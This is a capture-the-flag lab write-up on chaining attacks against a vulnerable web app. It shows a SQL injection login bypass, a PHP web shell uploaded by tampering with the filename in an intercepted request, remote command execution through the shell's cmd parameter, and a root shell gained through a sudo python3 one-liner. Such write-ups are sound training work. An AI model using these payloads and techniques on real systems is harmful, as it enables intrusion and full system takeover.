

File Upload vulnerability

Web Exploit Lab Report

File Upload Vulnerability to Root Privilege Escalation

Target Information

Item	Value
Target IP	139.144.167.25
Challenge Type	Web Exploitation
Primary Vulnerability	Unrestricted File Upload
Flags Obtained	User Flag & Root Flag

Objective

The goal of this Capture The Flag (CTF) challenge was to obtain:

- User Flag
- Root Flag

The challenge involved exploiting a chain of vulnerabilities, including:

- SQL Injection
 - File Upload Vulnerability
 - Remote Command Execution
 - SSH Access
 - Sudo Misconfiguration
 - Privilege Escalation
-

Reconnaissance Phase


Initial Website Access

The target web application was accessed through:

```
http://139.144.167.25
```

The website immediately presented an administrator login page.

Screenshot: Login Page



Directory Enumeration with Gobuster

The following command was used to enumerate hidden directories and files:

```
gobuster dir -u http://139.144.167.25 -w  
/usr/share/wordlists/dirb/common.txt
```

Results

- `.hta` → 403 Forbidden
- `.htaccess` → 403 Forbidden
- `.htpasswd` → 403 Forbidden
- `index.php` → 200 OK
- `server-status` → 403 Forbidden
- `uploads/` → 301 Redirect

The `/uploads` directory was particularly interesting because it suggested that uploaded files might be publicly accessible.

```
(kali@kali)-[~/Downloads]
$ gobuster dir -u http://139.144.167.25/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://139.144.167.25/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
index.php (Status: 200) [Size: 882]
server-status (Status: 403) [Size: 279]
uploads (Status: 301) [Size: 318] [→ http://139.144.167.25/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

SQL Injection Authentication Bypass


Login Bypass

The login form was tested using the following SQL Injection payload in the username field:

```
admin'--
```

A random password was entered. The SQL comment (--) caused the password validation to be ignored, resulting in successful administrator authentication.

Screenshot: SQL Injection Login Bypass



“sqli-login-bypass.png” could not be found.


Configuration Disclosure

After authentication, the **Config** section exposed sensitive information, including:

- Application credentials
- SSH username and password
- PHP version
- SSH port
- System configuration details

These credentials were later used to establish SSH access.

Screenshot: Configuration Page



“config-page.png” could not be found.

File Upload Vulnerability

Preparing the PHP Web Shell

A PHP web shell was copied from the Kali Linux web shell directory:

```
cp /usr/share/webshells/php/simple-backdoor.php Abdurahman.php
```

To bypass image-only upload restrictions, the file was renamed as:

mv Abdurahman.php Abdurahman.php.jpg


Uploading the Web Shell

The disguised file was selected and uploaded through the File Manager.

The application responded:

Your file is saved.

Screenshot: Upload Form



“upload-form.png” could not be found.

Burp Suite Upload Manipulation

The upload request was intercepted with Burp Suite and modified.

Before Modification


```
Content-Disposition: form-data; name="file"; filename="Abdurahman.php.jpg"
Content-Type: image/jpeg
```

After Modification


```
Content-Disposition: form-data; name="file"; filename="Abdurahman.php"
Content-Type: image/jpeg
```

This caused the server to save the file with a `.php` extension.

Screenshot: Burp Request Before Modification



Screenshot: Burp Request After Modification




Remote Command Execution

The uploaded web shell was accessed using:

```
http://139.144.167.25/uploads/Abdurahman.php?cmd=id
```

The server executed the command and returned the current user information, confirming remote code execution.

Screenshot: `id` Command Output



User Flag Retrieval

The user flag was obtained using:

```
http://139.144.167.25/uploads/Abdurahman.php?cmd=cat%20/home/labuser/user.txt
```

User Flag

`flag{web_sql_i_cmd_inject_upload}`

Screenshot: User Flag

![[userflag.png]]

SSH Access

Using the credentials exposed in the Config page, SSH access was established:

```
ssh labuser@139.144.167.25
```

A stable shell was obtained as the `labuser` account.

Privilege Escalation

Enumerating Sudo Permissions

The following command was executed:

```
sudo -l
```

The output revealed:

```
(root) NOPASSWD: /usr/bin/python3
```

This indicated that Python 3 could be executed as root without a password.

Spawning a Root Shell

A root shell was obtained with:

```
sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
```


Verification:

```
whoami
```

Output:

```
root
```

Screenshot: Root Shell



The screenshot shows a terminal window with the following content:

```
(kali@kali)~$ ssh labuser@139.144.167.25
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
labuser@139.144.167.25's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.1.0-41-cloud-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat May 16 13:10:50 2026 from 192.168.255.107
labuser@web-exploit-lab-5b656784df-wqfcq:~$ sudo -l
Matching Defaults entries for labuser on web-exploit-lab-5b656784df-wqfcq:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User labuser may run the following commands on web-exploit-lab-5b656784df-wqfcq:
    (root) NOPASSWD: /usr/bin/python3
labuser@web-exploit-lab-5b656784df-wqfcq:~$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# whoami
root
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# ls
user.txt
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# cat root.txt
cat: root.txt: No such file or directory
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# cd /root
root@web-exploit-lab-5b656784df-wqfcq:~# ls
root.txt
root@web-exploit-lab-5b656784df-wqfcq:~# cat root.txt
flag{root_via_sudo_python3}
root@web-exploit-lab-5b656784df-wqfcq:~#
```

Root Flag Retrieval

The root flag was retrieved using:

```
cd /root
cat root.txt
```


Root Flag

flag{root_via_sudo_python3}

Attack Chain Summary

1. Enumerated directories with Gobuster.
 2. Discovered the /uploads directory.
 3. Bypassed login using SQL Injection.
 4. Extracted SSH credentials from the Config page.
 5. Uploaded a PHP web shell.
 6. Modified the upload request in Burp Suite.
 7. Achieved remote command execution.
 8. Retrieved the user flag.
 9. Logged in via SSH.
 10. Identified Python 3 with NOPASSWD .
 11. Spawned a root shell.
 12. Retrieved the root flag.
-

Flags Obtained

Flag Type	Value
User Flag	flag{web_sql_i_cmd_inject_upload}
Root Flag	flag{root_via_sudo_python3}

Key Lessons Learned

- SQL Injection can bypass authentication controls.
 - Sensitive configuration pages may expose credentials.
 - File upload restrictions can be bypassed.
 - Web shells enable remote command execution.
 - SSH provides stable shell access.
 - Misconfigured sudo permissions can lead to full root compromise.
-

Conclusion

This challenge demonstrated a complete end-to-end compromise of a vulnerable web application. By chaining together SQL Injection, unrestricted file upload, remote command execution, SSH access, and sudo misconfiguration, both the user and root flags were successfully obtained.